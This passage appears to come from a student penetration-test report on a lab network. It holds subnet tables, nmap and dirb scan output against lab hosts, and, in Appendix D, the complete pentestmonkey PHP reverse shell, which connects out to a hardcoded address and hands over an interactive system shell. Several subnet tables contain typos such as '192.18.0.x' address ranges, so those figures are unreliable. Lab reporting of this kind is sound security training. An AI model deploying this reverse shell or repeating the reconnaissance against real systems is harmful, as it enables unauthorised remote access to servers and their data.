Available at: https://support.vyos.io/support/solutions/articles/103000096330-vyos-default-user-and-password
[Accessed 11 December 2024].

Apache, 2024. *Welcome! - The Apache HTTP Server Project.* [Online]
Available at: https://httpd.apache.org/
[Accessed 15 December 2024].

Askri, M., 2024. *Securing NFS with Kerberos: A Practical Guide Using FreeIPA.* [Online]
Available at: https://meheraskri.medium.com/securing-nfs-with-kerberos-a-practical-guide-using-freeipa-0d9be8fd18aa
[Accessed 14 December 2024].

Breunig, C., 2022. *VyOS 1.1.8 (helium) support ECMP or not - General questions - VyOS Forums.* [Online]
Available at: https://forum.vyos.io/t/vyos-1-1-8-helium-support-ecmp-or-not/9282
[Accessed 14 December 2024].

Choo, M., 2023. *About FreeBSD | The FreeBSD Project.* [Online]
Available at: https://www.freebsd.org/about/
[Accessed 15 December 2024].

CVE Details, 2024. *Apache Http Server 2.4.10 security vulnerabilities, CVEs.* [Online]
Available at: https://www.cvedetails.com/version/529730/Apache-Http-Server-2.4.10.html
[Accessed 15 December 2024].

FreeBSD, 2024. *The FreeBSD Project.* [Online]
Available at: https://www.freebsd.org/
[Accessed 15 December 2024].

GeeksforGeeks, 2024. *Advantages and Disadvantages of Bus Topology.* [Online]
Available at: https://www.geeksforgeeks.org/advantages-and-disadvantages-of-bus-topology/
[Accessed 16 December 2024].

GeeksForGeeks, 2024. *What is Mesh Topology?.* [Online]
Available at: https://www.geeksforgeeks.org/advantage-and-disadvantage-of-mesh-topology/
[Accessed 16 December 2024].

GeeksForGeeks, 2024. *What is Star Topology.* [Online]
Available at: https://www.geeksforgeeks.org/advantages-and-disadvantages-of-star-topology/
[Accessed 16 December 2024].

IBM, 2023. *exports File for NFS - IBM Documentation.* [Online]
Available at: https://www.ibm.com/docs/en/aix/7.1?topic=files-exports-file-nfs
[Accessed 12 December 2024].

Joerger, B., 2022. *What You Need to Know About X11 Forwarding.* [Online]
Available at: https://goteleport.com/blog/x11-forwarding/
[Accessed 13 December 2024].

Lutkevich, B., 2021. *What is a DMZ in Networking?.* [Online]
Available at: https://www.techtarget.com/searchsecurity/definition/DMZ
[Accessed 13 December 2024].

NCSC, 2018. *Password policy: updating your approch.* [Online]
Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach
[Accessed 14 December 2024].

Negate Documentation, 2024. *Default Username and Password | pfSense Documentation.* [Online]
Available at: https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html
[Accessed 13 December 2024].

NIST, 2024. *NVD - cve-2014-6271.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/cve-2014-6271
[Accessed 14 December 2024].

OffSec, n.d. *Portfwd - Metasploit Unleashed.* [Online]
Available at: https://www.offsec.com/metasploit-unleashed/portfwd/
[Accessed 13 December 2024].

Red Hat Documentation, n.d. *9.3.2. The exportfs Command | Red Hat Product Documentation.* [Online]
Available at:
https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/4/html/reference_guide/s1-nfs-server-config-exportfs#s1-nfs-server-config-exportfs
[Accessed 12 December 2024].

Router Security, 2024. *Using VLANs for Network Isolation.* [Online]
Available at: https://www.routersecurity.org/vlan.php
[Accessed 15 December 2024].

SSH Communications Security, n.d. *SSH File Trannsfer Protocol (SFTP).* [Online]
Available at: https://www.ssh.com/academy/ssh/sftp-ssh-file-transfer-protocol
[Accessed 14 December 2024].

VyOS, n.d. *VyOS - Open source router and firewall platform.* [Online]
Available at: https://vyos.io/
[Accessed 11 December 2024].

8 APPENDICES

APPENDIX A - SUBNET CALCULATIONS

IP Address Used	192.168.0.192
Address Class	C
Subnet Mask	255.255.255.224
Binary Notation	11111111.11111111.11111111.11100000
Network Bits	27
CIDR Suffix	/27
Host Bits	5
Hosts per Network	32
Useable Hosts per Network	30
Network Address	192.168.0.192
Broadcast Address	192.168.0.223
Address Range	192.168.0.192 – 192.168.0.223
Useable Address Range	192.168.0.193 – 192.168.0.222

Table 9 - Subnet calculation for the 192.168.0.192 subnet

IP Address Used	172.16.221.237
Address Class	B
Subnet Mask	255.255.255.0
Binary Notation	11111111.11111111.11111111.00000000
Network Bits	24
CIDR Suffix	/24
Host Bits	8
Hosts per Network	256
Useable Hosts per Network	254
Network Address	172.16.221.0
Broadcast Address	172.16.221.255
Address Range	172.16.221.0 – 172.16.221.255
Useable Address Range	172.16.221.1 – 172.16.221.254

Table 10 - Subnet calculation for the 172.16.221.0 subnet

IP Address Used	192.168.0.225
Address Class	C
Subnet Mask	255.255.255.252
Binary Notation	11111111.11111111.11111111.11111100
Network Bits	30
CIDR Suffix	/30
Host Bits	2
Hosts per Network	4
Useable Hosts per Network	2
Network Address	192.168.0.224

Broadcast Address	192.168.0.227
Address Range	192.168.0.224 – 192.168.0.227
Useable Address Range	192.168.0.225 – 192.168.0.226

Table 11 - Subnet calculation for the 192.168.0.224 subnet

IP Address Used	192.168.0.34
Address Class	C
Subnet Mask	255.255.255.224
Binary Notation	11111111.11111111.11111111.11100000
Network Bits	27
CIDR Suffix	/27
Host Bits	5
Hosts per Network	32
Useable Hosts per Network	30
Network Address	192.168.0.32
Broadcast Address	192.168.0.63
Address Range	192.168.0.32 – 192.168.0.63
Useable Address Range	192.168.0.33 – 192.168.0.62

Table 12 - Subnet calculation for the 192.168.0.32 subnet

IP Address Used	13.13.13.13
Address Class	A
Subnet Mask	255.255.255.0
Binary Notation	11111111.11111111.11111111.00000000
Network Bits	24
CIDR Suffix	/24
Host Bits	8
Hosts per Network	256
Useable Hosts per Network	254
Network Address	13.13.13.0
Broadcast Address	13.13.13.255
Address Range	13.13.13.0 – 13.13.13.255
Useable Address Range	13.13.13.1 – 13.13.13.254

Table 13 - Subnet calculation for the 13.13.13.0 subnet

IP Address Used	192.168.0.229
Address Class	C
Subnet Mask	255.255.255.252
Binary Notation	11111111.11111111.11111111.11111100
Network Bits	30
CIDR Suffix	/30
Host Bits	2
Hosts per Network	4
Useable Hosts per Network	2
Network Address	192.168.0.228

Broadcast Address	192.168.0.231
Address Range	192.168.0.228 – 192.18.0.231
Useable Address Range	192.168.0.229 – 192.168.0.230

Table 14 - Subnet calculation for the 192.168.0.228 subnet

IP Address Used	192.168.0.130
Address Class	C
Subnet Mask	255.255.255.224
Binary Notation	11111111.11111111.11111111.11100000
Network Bits	27
CIDR Suffix	/27
Host Bits	5
Hosts per Network	32
Useable Hosts per Network	30
Network Address	192.168.0.128
Broadcast Address	192.168.0.159
Address Range	192.168.0.128 – 192.18.0.159
Useable Address Range	192.168.0.129 – 192.168.0.158

Table 15 - Subnet calculation for the 192.168.0.128 subnet

IP Address Used	192.168.0.233
Address Class	C
Subnet Mask	255.255.255.252
Binary Notation	11111111.11111111.11111111.11111100
Network Bits	30
CIDR Suffix	/30
Host Bits	2
Hosts per Network	4
Useable Hosts per Network	2
Network Address	192.168.0.232
Broadcast Address	192.168.0.235
Address Range	192.168.0.232 – 192.18.0.235
Useable Address Range	192.168.0.233 – 192.168.0.234

Table 16 - Subnet calculation for the 192.168.0.232 subnet

IP Address Used	192.168.0.242
Address Class	C
Subnet Mask	255.255.255.252
Binary Notation	11111111.11111111.11111111.11111100
Network Bits	30
CIDR Suffix	/30
Host Bits	2
Hosts per Network	4
Useable Hosts per Network	2
Network Address	192.168.0.240
Broadcast Address	192.168.0.243

Address Range	192.168.0.240 – 192.18.0.243
Useable Address Range	192.168.0.241 – 192.168.0.242

Table 17 - Subnet calculation for the 192.168.0.240 subnet

IP Address Used	192.168.0.97
Address Class	C
Subnet Mask	255.255.255.224
Binary Notation	11111111.11111111.11111111.11100000
Network Bits	27
CIDR Suffix	/27
Host Bits	5
Hosts per Network	32
Useable Hosts per Network	30
Network Address	192.168.0.96
Broadcast Address	192.168.0.127
Address Range	192.168.0.96 – 192.18.0.127
Useable Address Range	192.168.0.98 – 192.168.0.126

Table 18 - Subnet calculation for the 192.168.0.96 subnet

IP Address Used	192.168.0.66
Address Class	C
Subnet Mask	255.255.255.224
Binary Notation	11111111.11111111.11111111.11100000
Network Bits	27
CIDR Suffix	/27
Host Bits	5
Hosts per Network	32
Useable Hosts per Network	30
Network Address	192.168.0.64
Broadcast Address	192.168.0.95
Address Range	192.168.0.64 – 192.18.0.95
Useable Address Range	192.168.0.65 – 192.168.0.94

Table 19 - Subnet calculation for the 192.168.0.64 subnet

APPENDIX B – NMAP SCANS

Appendix B1 – Other UDP Scans

```
PORT      STATE         SERVICE
111/udp   open          rpcbind
631/udp   open|filtered ipp
1022/udp  open|filtered exp2
2049/udp  open          nfs
5353/udp  open          zeroconf
MAC Address: 00:0C:29:AA:6E:93 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1096.79 seconds
           Raw packets sent: 1446 (41.727KB) | Rcvd: 1139 (67.061KB)
root@kali:~#
```

Figure 121 - PC1 UDP Scan

```
PORT      STATE         SERVICE VERSION
111/udp   open          rpcbind 2-4 (RPC #100000)
631/udp   open|filtered ipp
2049/udp  open          nfs_acl 2-3 (RPC #100227)
5353/udp  open          mdns    DNS-based service discovery
```

Figure 122 - PC2 UDP Scan

```
root@kali:~# nmap -sU -sV 13.13.13.13
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 10:02 EST
Nmap scan report for 13.13.13.13
Host is up (0.0066s latency).
Not shown: 998 closed ports
PORT     STATE         SERVICE VERSION
631/udp  open|filtered ipp
5353/udp open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1198.24 seconds
root@kali:~#
```

Figure 123 - PC3 UDP Scan

```
root@kali:~# nmap -sU -sV 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-22 08:25 EST
Nmap scan report for 192.168.0.130
Host is up (0.0031s latency).
Not shown: 995 closed ports
PORT      STATE         SERVICE VERSION
111/udp   open          rpcbind 2-4 (RPC #100000)
631/udp   open|filtered ipp
2049/udp  open          nfs_acl 2-3 (RPC #100227)
5353/udp  open          mdns    DNS-based service discovery
44160/udp open          mountd  1-3 (RPC #100005)
```

Figure 124 - PC4 UDP Scan

```
root@kali:~# nmap 192.168.0.66/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 11:38 EST
Nmap scan report for 192.168.0.65
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 125 - PC5 UDP Scan

```
root@kali:~# nmap -sU -sV 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-22 08:24 EST
Nmap scan report for 172.16.221.237
Host is up (0.0019s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
5353/udp open  mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1103.13 seconds
```

Figure 126 - Web Server 1 UDP Scan

```
root@kali:~# nmap -sU -sV 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-22 10:00 EST
Nmap scan report for 192.168.0.242
Host is up (0.0033s latency).
Not shown: 997 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
5353/udp open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1196.40 seconds
```

Figure 127 - Web Server 2 UDP Scan

Appendix B2 – Firewall Scans

```
root@kali:~# nmap 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-16 14:08 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.08 seconds
```

Figure 128 - Scan of 192.168.0.64/27

```
root@kali:~# nmap 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-16 14:08 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.07 seconds
```

Figure 129 - Scan of 192.168.0.96/27

APPENDIX C – DIRB SCAN

```
root@kali:~# dirb http://172.16.221.237

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 16 14:12:55 2024
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
```

Figure 130 - Dirb scan part 1

```
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)
```

Figure 131 - Dirb scan part 2

```
---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Figure 132 - Dirb scan part 3

```
---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)
```

Figure 133 - Dirb scan part 4




Figure 134 - Dirb scan part 5

Appendix D – PHP Reverse Shell

<?php

// php-reverse-shell - A Reverse Shell implementation in PHP

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. The author accepts no liability

// for damage caused by this tool. If these terms are not acceptable to you, then

// do not use this tool.

//

// In all other respects the GPL version 2 applies:

//

// This program is free software; you can redistribute it and/or modify

// it under the terms of the GNU General Public License version 2 as

// published by the Free Software Foundation.

```
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
```

```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
```

```
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
```

```
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");
```

```
while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
```

```
		if (in_array($pipes[1], $read_a)) {
			if ($debug) printit("STDOUT READ");
			$input = fread($pipes[1], $chunk_size);
			if ($debug) printit("STDOUT: $input");
			fwrite($sock, $input);
		}

		// If we can read from the process's STDERR
		// send data down tcp connection
		if (in_array($pipes[2], $read_a)) {
			if ($debug) printit("STDERR READ");
			$input = fread($pipes[2], $chunk_size);
			if ($debug) printit("STDERR: $input");
			fwrite($sock, $input);
		}
	}

	fclose($sock);
	fclose($pipes[0]);
	fclose($pipes[1]);
	fclose($pipes[2]);
	proc_close($process);

	// Like print, but does nothing if we've daemonised ourself
	// (I can't figure out how to redirect STDOUT like a proper daemon)
	function printit ($string) {
		if (!$daemon) {
			print "$string\n";
		}
```

```
}

?>
```